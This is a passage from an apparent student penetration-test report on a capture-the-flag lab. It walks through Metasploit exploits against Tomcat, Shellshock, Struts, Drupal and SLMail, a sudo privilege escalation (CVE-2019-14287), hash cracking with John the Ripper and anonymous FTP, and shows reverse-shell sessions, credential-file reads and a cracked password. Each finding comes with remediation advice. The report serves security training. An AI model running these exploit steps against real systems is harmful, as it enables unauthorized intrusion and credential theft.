192.168.13.13 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 28.01 seconds</pre>
Affected Hosts	192.168.13.13
Remediation	Only allow certain IPs to ping this IP and put firewalls to block port 80 or use another port in the form of hiding this port instead of in plain site.

Vulnerability 21	Findings
Title	Scanning Vulnerability (Nessus)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Ran a Nessus scan for 192.168.13.12 One critical vulnerability found appearing for Apache Struts. Clicked on this critical vulnerability. The id 97610 displays on the top right of this page.


	<p style="text-align: center;">Flag 6 20</p> <ul style="list-style-type: none"> • Run a Nessus scan against the host that ends with .12. • View the details of the one critical vulnerability. The flag is the ID number at the top right of the page. <p style="background-color: yellow; color: black; padding: 2px;">97610</p>
Images	
Affected Hosts	192.168.13.12
Remediation	Patch the host IP. You can create an asset filter to view and report on assets where a vulnerability was recently mitigated. You can automate remediation scans using the API.

Vulnerability 22	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Ran MSFconsole. Search for exploits that have Tomcat and JSP. Used the exploit multi/http/tomcat_jsp_upload_bypass, and set the option for

	<p>the RHOST to 192.168.13.10.</p> <p>After successfully getting a Meterpreter shell, enter "SHELL" to get to the command line.</p> <p>Ran the following to get the flag: / cat /root/.flag7.txt</p>
Images	<p>The image shows a challenge interface titled "Flag 7" worth 50 points. It contains three bullet points: 1. Use an RCE exploit through Metasploit to exploit the host that ends with .10. 2. Using the results from the aggressive Nmap scan, try to determine which exploit works. You may have to try many before finding the one that works. 3. Once you have access to the host, search that server for Flag 7. Below the instructions is a terminal session in msf6 exploit(multi/http/tomcat_jsp_upload_bypass) mode. It shows a reverse TCP handler started on port 4444, a payload uploaded, and a command shell session established on 192.168.13.10:60504. The user then navigates to the root directory, lists files, and finds .flag7.txt. They read the file content, which is "8ks6sbhss".</p>
Affected Hosts	192.168.13.10
Remediation	Block the TCP ports from this IP or only allow shell access to very controlled IPs. Update your security controls and firewalls with IDS/IPS.

Vulnerability 23	Findings
Title	Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>Ran MSFconsole, and search exploits that have Shellshock.</p> <p>Ran MSF (exploit/multi/http/apache_mod_cgi_bash_env_exec) and set the following options:</p> <p>target URI(The vulnerable webpage): /cgi-bin/shockme.cgi</p> <p>RHOST: 192.168.13.11</p> <p>To get the flag, ran the following from a shell on the exploited machine: cat /etc/sudoers</p>

	<p style="text-align: center;">Flag 8 50</p> <ul style="list-style-type: none"> • Use an RCE exploit through Metasploit to exploit the host that ends with .11. • You will use the "Shocking" exploit. • You may have to try many exploits before you find the one that works. • Free Hint 1: You will need to set the TARGETURI option to <code>/cgi-bin/shockme.cgi</code> • Once you have access to the host, search that server for Flag 8. • Free Hint 2: Check your <code>sudo</code> privileges. <pre><code>msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run [*] Started reverse TCP handler on 172.24.140.207:4444 [*] Command Stager progress - 100.46% done (1097/1092 bytes) [*] Sending stage (984904 bytes) to 192.168.13.11 [*] Meterpreter session 5 opened (172.24.140.207:4444 → 192.168.13.11:47008) at 2022-10-17 22:27:09 -0400 meterpreter > sudo su [-] Unknown command: sudo meterpreter > sudo visudo [-] Unknown command: sudo meterpreter > sudo sudovol [-] Unknown command: sudo meterpreter > ls Listing: /usr/lib/cgi-bin _____ Mode Size Type Last modified Name _____ 100755/rwxr-xr-x 83 fil 2022-02-28 10:39:41 -0500 shockme.cgi</code></pre>
	<pre><code>meterpreter > cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin" # # Host alias specification # # User alias specification # # Cmnd alias specification # # User privilege specification root ALL=(ALL:ALL) ALL # # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # # See sudoers(5) for more information on "#include" directives: # #include /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less</code></pre>
Affected Hosts	192.168.13.11
Remediation	Block the TCP ports from this IP or only allow shell access to very controlled IPs. Update your security controls and firewalls with IDS/IPS.

Title	Pivoting/lateral movement
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	From the same machine as above. Ran cat /etc/passwd. Found our target user to attack: Alice.
Images	<p style="text-align: center;">Flag 9 30</p> <p>On the same server that you exploited to find Flag 8, continue to search for Flag 9.</p>  <pre> root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: </pre>
Affected Hosts	192.168.13.11
Remediation	Block the TCP port from this common reverse shell from being started. Update your security controls and firewalls with IDS/IPS.


Vulnerability 25	Findings
Title	Apache struts CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	<p>Determined via the Nessus scan that this host is vulnerable to Struts. After connecting to MSFconsole, search for Struts exploits.</p> <p>Used the following exploit to get a Meterpreter shell: multi/http/struts2_content_type_ognl.</p> <p>Set the RHOSTS to 192.168.13.12</p> <p>Manually connect to the session to get the meterpreter shell with: sessions -i <session number></p> <p>Use Meterpreter to download the following file to your Kali machine: /root/flagisinThisfile.7z</p> <p>From your Kali machine, unzip the file with the following command: 7z x flagisinThisfile.7z</p> <p>Use cat with the flag file to view the flag.</p>

Images	<p style="text-align: center;">Flag 10 70</p> <ul style="list-style-type: none"> • Use an RCE exploit through Metasploit to exploit the host that ends with .12. • Using the results from the Nessus scan, try to determine which exploit works. You may have to try many before you find the one that works. • Once you have access to the host, search for a file which contains the flag. • You will need to use a Meterpreter feature to access the flag within the file <p><i>Hint - It may look like you get an error when you connect to the host, but the session was actually created. Search how to manually connect to your session.</i></p> <pre> meterpreter > ls -la Listing: /cve-2017-538 _____ Mode Size Type Last modified Name _____ 100644/rw-r--r-- 22365155 fil 2022-02-08 09:17:59 -0500 cve-2017-538-example.jar 100755/rwxr-xr-x 78 fil 2022-02-08 09:17:32 -0500 entry-point.sh 040755/rwxr-xr-x 4096 dir 2022-10-17 20:08:21 -0400 exploit meterpreter > find / -iname *flag* [-] Unknown command: find meterpreter > search -f *flag* Found 12 results ... _____ Path Size (bytes) Modified (UTC) _____ /proc/kpageflags 0 2022-10-17 23:35:22 -0400 /proc/sys/kernel/acpi_video_flags 0 2022-10-17 23:35:22 -0400 /proc/sys/kernel/sched_domain/cpu0/domain0/flags 0 2022-10-17 23:35:23 -0400 /proc/sys/kernel/sched_domain/cpu1/domain0/flags 0 2022-10-17 23:35:23 -0400 /root/flagisinThisfile.7z 194 2022-02-08 09:17:32 -0500 /sys/devices/platform/serial8250/tty/ttyS0/flags 4096 2022-10-17 23:35:22 -0400 /sys/devices/platform/serial8250/tty/ttyS1/flags 4096 2022-10-17 23:35:22 -0400 /sys/devices/platform/serial8250/tty/ttyS2/flags 4096 2022-10-17 23:35:22 -0400 /sys/devices/platform/serial8250/tty/ttyS3/flags 4096 2022-10-17 23:35:22 -0400 /sys/devices/virtual/net/eth0/flags 4096 2022-10-17 23:35:22 -0400 /sys/devices/virtual/net/lo/flags 4096 2022-10-17 23:35:22 -0400 /sys/module/scsi_mod/parameters/default_dev_flags 4096 2022-10-17 23:35:22 -0400 meterpreter > download /root/flagisinThisfile.7z [*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z [*] download : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z meterpreter > ss </pre> <pre> (root㉿kali)-[~] # ls Desktop Downloads file3 flagisinThisfile.7z image.jpg Music Public script.php Templates Documents file2 flagfile hash.txt LlEnum.sh Pictures script.jpg.php Scripts Videos (root㉿kali)-[~] # cat flagfile flag 10 is wjasdufsdkg </pre>
Affected Hosts	192.168.13.12
Remediation	Patch systems to ensure they are running the latest patches and update regularly.

Vulnerability 26	Findings
Title	Drupal - CVE-2019-6340



	<pre>msf exploit(unix/webapp/drupal_restws_unserialize) > sessions -i Active sessions Id Name Type Information Connection -- -- -- -- -- 1 shell java/linux 172.24.140.207:4444 → 192.168.13.10:60390 (192.168.13.10) 3 shell java/linux 172.24.140.207:4444 → 192.168.13.10:60488 (192.168.13.10) 4 shell java/linux 172.24.140.207:4444 → 192.168.13.10:60504 (192.168.13.10) 5 meterpreter x86/linux www-data @ 192.168.13.11 172.24.140.207:4444 → 192.168.13.11:47008 (192.168.13.11) 7 meterpreter x64/linux root @ 192.168.13.12 172.24.140.207:4444 → 192.168.13.12:43184 (192.168.13.12) 8 meterpreter x64/linux root @ 192.168.13.12 172.24.140.207:4444 → 192.168.13.12:43196 (192.168.13.12) 9 meterpreter x64/linux root @ 192.168.13.12 172.24.140.207:4444 → 192.168.13.12:43206 (192.168.13.12) msf exploit(unix/webapp/drupal_restws_unserialize) > sessions -i Active sessions Id Name Type Information Connection -- -- -- -- -- 1 shell java/linux 172.24.140.207:4444 → 192.168.13.10:60390 (192.168.13.10) 3 shell java/linux 172.24.140.207:4444 → 192.168.13.10:60488 (192.168.13.10) 4 shell java/linux 172.24.140.207:4444 → 192.168.13.10:60504 (192.168.13.10) 5 meterpreter x86/linux www-data @ 192.168.13.11 172.24.140.207:4444 → 192.168.13.11:47008 (192.168.13.11) 7 meterpreter x64/linux root @ 192.168.13.12 172.24.140.207:4444 → 192.168.13.12:43184 (192.168.13.12) 8 meterpreter x64/linux root @ 192.168.13.12 172.24.140.207:4444 → 192.168.13.12:43196 (192.168.13.12) 9 meterpreter x64/linux root @ 192.168.13.12 172.24.140.207:4444 → 192.168.13.12:43206 (192.168.13.12) msf exploit(unix/webapp/drupal_restws_unserialize) > sessions -i 5 [*] Starting interaction with 5... meterpreter > whoami (-) Unknown command: whoami meterpreter > ls Listing: /usr/lib/cgi-bin Mode Size Type Last modified Name 100755/rwxr-xr-x 83 fil 2022-02-28 10:39:41 -0500 shockme.cgi meterpreter > uname [-] Unknown command: uname meterpreter > shell Process 80 created. Channel 2 created. whoami www-data shockme.cgi </pre>
Affected Hosts	192.168.13.13
Remediation	Block the TCP port from this common reverse shell from being started. Update your security controls and firewalls with IDS/IPS.

Vulnerability 27	Findings
Title	Privilege-escalation/SSH - CVE-2019-14287
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	<p>When viewing the WHOIS data from Flag 1, notice that the name is: sshuser Alice</p> <p>SSH into the server: ssh alice@192.168.13.14</p> <p>Guess that the password is: alice</p> <p>To conduct the privilege escalation exploit and obtain the flag, run the following:</p> <p>sudo -u#-1 cat /root/flag12.txt</p>

	<p style="text-align: center;">Flag 12 100</p> <ul style="list-style-type: none">• Exploit the host that ends with .14.• The exploit to access this host does NOT use a CVE.• The hint for this exploit was displayed when viewing Flag 1.• With this information, try and guess the password to access the host.• Once you have accessed this host, use a privilege-escalation vulnerability to access the final flag.• Free Hint: CVE-2019-14287
Images	 <pre># ssh alice@192.168.13.14 alice@192.168.13.14's password: Connection closed by 192.168.13.14 port 22 [root@kali) [~] # ssh alice@192.168.13.14 alice@192.168.13.14's password: Permission denied, please try again. alice@192.168.13.14's password: Permission denied, please try again. alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.</pre>

	<pre> └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Connection closed by 192.168.13.14 port 22 └─(root㉿kali)-[~] └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Permission denied, please try again. alice@192.168.13.14's password: Permission denied, please try again. alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 pwd / \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 </pre>
Affected Hosts	192.168.13.14
Remediation	Patch systems to ensure they are running the latest patches and update regularly. Enforce strong passwords.

Vulnerability 28	Findings
Title	Brute force attack - Password Cracking
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Searching GitHub should lead to finding the totalrekall GitHub page. Searching the site repository will lead to the xampp.users page, which contains the credentials trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0. Used john the ripper to then crack the hash.

	<p style="text-align: center;">Flag 1: OSINT</p> <p style="text-align: center;">10</p> <ul style="list-style-type: none"> Using OSINT, search for GitHub repositories belonging to totalrecall. Search the repository for user credentials. The flag is a user's cracked password. <p style="text-align: center; background-color: #5577AA; color: white; padding: 5px;">Unlock Hint for 2 points</p>
Images	 <pre>(root㉿kali)-[~] # john ./flag1.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 256/256 AVX2 8x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (rivera) 1g 0:00:00:00 DONE 2/3 (2022-10-18 21:07) 7.142g/s 7757p/s 7757C/s 123456.. hammer Use the "--show" option to display all of the cracked passwords reliably Session completed.</pre>  <pre>(root㉿kali)-[~] # john --show flag1.txt trivera:Tanya4life 1 password hash cracked, 0 left [root@kali ~]</pre>
Affected Hosts	N/A
Remediation	Do not save these credentials anywhere in an open platform and this should be a new policy to implement. Always enforce strong passwords.

Vulnerability 29	Findings
Title	HTTP Enumeration - port scanning
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	<p>From the Kali machine, a port scan of the subnet that the Kali machine is on (172.22.117.0/24) will reveal two machines:</p> <p>Win10 @ 172.22.117.20 Server2019 @ 172.22.117.10</p> <p>The port scan will reveal several ports open on Win10, one of which is HTTP.</p>

	<p>The credentials cracked from the discovered GitHub page, trivera / Tanya4life, will grant access.</p> <p>Inside is flag2.txt is the hidden info.</p>
Images	<pre>[root@kali ~]# nmap 172.22.117.0/24 Starting Nmap 7.92 (https://nmap.org) at 2022-10-18 21:25 EDT Nmap scan report for WinDC01 (172.22.117.10) Host is up (0.00061s latency). Not shown: 989 closed tcp ports (reset) PORT STATE SERVICE 53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldapssl 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl MAC Address: 00:15:5D:02:04:13 (Microsoft) Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00060s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE 21/tcp open ftp 25/tcp open smtp 79/tcp open finger 80/tcp open http 106/tcp open pop3pw 110/tcp open pop3 135/tcp open msrpc 139/tcp open netbios-ssn 443/tcp open https 445/tcp open microsoft-ds MAC Address: 00:15:5D:02:04:12 (Microsoft) Nmap scan report for 172.22.117.100 Host is up (0.0000070s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 Nmap done: 256 IP addresses (3 hosts up) scanned in 15.35 seconds</pre> <p>(flagbelow)</p>
Affected Hosts	172.22.117.0/24 (172.22.117.20)
Remediation	Use https as secure means of encryption across all variations of the web address. Block these ports and use port scanning on the security side as well to monitor this behavior.

Vulnerability 30	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS

Risk Rating	Critical
Description	Returning to the port scan results will show "FTP" open on port 21. If the Nmap scan was done using the -A flag or using the NSE script for FTP anonymous access, the scan will reveal that FTP anonymous access is possible.
Images	<pre>Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00093s latency). Not shown: 989 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftpd _ ftp-syst: _ SYST: UNIX emulated by FileZilla _ ftp-anon: Anonymous FTP login allowed (FTP code 230) _-r--r--r-- 1 ftp ftp 32 Feb 13 23:06 flag3.txt</pre>

Flag 3: FTP Enumeration

40

- Utilize FTP to access the file containing the flag.
- Free Hint:** Run an "aggressive" scan to determine a method for accessing this file.

```
(root㉿kali)-[~]
└# ftp
ftp> open 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): █
```

```
(root㉿kali)-[~]
└# ftp
ftp> open 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> head flag3.txt
?Invalid command
ftp> download flag3.txt
?Invalid command
ftp> open flag3.txt
Already connected to 172.22.117.20, use close first.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (390.6250 kB/s)
ftp> █
```

moved to other terminal after get (download) the file

```
(root㉿kali)-[~]
└# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Vulnerability 31	Findings
Affected Hosts	172.22.117.20
Remediation	It is best to close ports that are not used often. Certain firewall rules and IDS/IPS should be implemented. Only allow access when needed.

Vulnerability 31	Findings
Title	Metasploit on SLMail service

Type (Web app / Linux OS / Windows OS)	Windows OS																																																																											
Risk Rating	High																																																																											
Description	<p>Load Metasploit via MSFconsole, loading the SLMail module and setting the RHOSTS to 172.22.117.20, and then running the exploit will grant a Meterpreter shell. identified the most viable exploit and successfully got a reverse shell.</p>																																																																											
Images	<p style="text-align: center;">Flag 4: Metasploit</p> <p style="text-align: center;">60</p> <ul style="list-style-type: none"> Find a machine that is running the SLMail service. Determine an exploit to run using Metasploit. Don't forget to set your LHOST to the IP address of your local machine within the same subnet! Once you have exploited the machine, look for flag4.txt. <p>has to set to inside the network not my LHOST IP</p> <pre>msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100 lhost => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > set rhost 172.22.117.20 rhost => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358 [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:49365) at 2022-10-18 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System </pre> <table border="1"> <thead> <tr> <th>Mode</th> <th>Size</th> <th>Type</th> <th>Last modified</th> <th>Name</th> </tr> </thead> <tbody> <tr><td>100666/rw-rw-rw-</td><td>32</td><td>fil</td><td>2022-03-21 11:59:51 -0400</td><td>flag4.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3358</td><td>fil</td><td>2002-11-19 13:40:14 -0500</td><td>listrcrd.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1840</td><td>fil</td><td>2022-03-17 11:22:48 -0400</td><td>maillog.000</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3793</td><td>fil</td><td>2022-03-21 11:56:50 -0400</td><td>maillog.001</td></tr> <tr><td>100666/rw-rw-rw-</td><td>4371</td><td>fil</td><td>2022-04-05 12:49:54 -0400</td><td>maillog.002</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1940</td><td>fil</td><td>2022-04-07 10:06:59 -0400</td><td>maillog.003</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-04-12 20:36:05 -0400</td><td>maillog.004</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2210</td><td>fil</td><td>2022-04-16 20:47:12 -0400</td><td>maillog.005</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2831</td><td>fil</td><td>2022-06-22 23:30:54 -0400</td><td>maillog.006</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-07-13 12:08:13 -0400</td><td>maillog.007</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2366</td><td>fil</td><td>2022-10-13 19:35:10 -0400</td><td>maillog.008</td></tr> <tr><td>100666/rw-rw-rw-</td><td>6243</td><td>fil</td><td>2022-10-17 20:07:37 -0400</td><td>maillog.009</td></tr> <tr><td>100666/rw-rw-rw-</td><td>8186</td><td>fil</td><td>2022-10-18 20:02:49 -0400</td><td>maillog.00a</td></tr> <tr><td>100666/rw-rw-rw-</td><td>15437</td><td>fil</td><td>2022-10-18 22:08:22 -0400</td><td>maillog.txt</td></tr> </tbody> </table> <pre>meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > █</pre>	Mode	Size	Type	Last modified	Name	100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt	100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt	100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000	100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001	100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002	100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003	100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004	100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005	100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006	100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007	100666/rw-rw-rw-	2366	fil	2022-10-13 19:35:10 -0400	maillog.008	100666/rw-rw-rw-	6243	fil	2022-10-17 20:07:37 -0400	maillog.009	100666/rw-rw-rw-	8186	fil	2022-10-18 20:02:49 -0400	maillog.00a	100666/rw-rw-rw-	15437	fil	2022-10-18 22:08:22 -0400	maillog.txt
Mode	Size	Type	Last modified	Name																																																																								
100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt																																																																								
100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt																																																																								
100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000																																																																								
100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001																																																																								
100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002																																																																								
100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003																																																																								
100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004																																																																								
100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005																																																																								
100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006																																																																								
100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007																																																																								
100666/rw-rw-rw-	2366	fil	2022-10-13 19:35:10 -0400	maillog.008																																																																								
100666/rw-rw-rw-	6243	fil	2022-10-17 20:07:37 -0400	maillog.009																																																																								
100666/rw-rw-rw-	8186	fil	2022-10-18 20:02:49 -0400	maillog.00a																																																																								
100666/rw-rw-rw-	15437	fil	2022-10-18 22:08:22 -0400	maillog.txt																																																																								
Affected Hosts	172.22.117.20																																																																											
Remediation	Update and patch all systems. Set up the firewall rules using IDS/IPS for these open ports and closely monitor them.																																																																											

Vulnerability 32	Findings
Title	Task managers exploit (using shell)
Type (Web app / Linux OS / Windows OS)	Windows OS

Risk Rating	High
Description	Scheduled tasks by dropping into a command shell within Meterpreter and using the schtasks command schtasks /query.
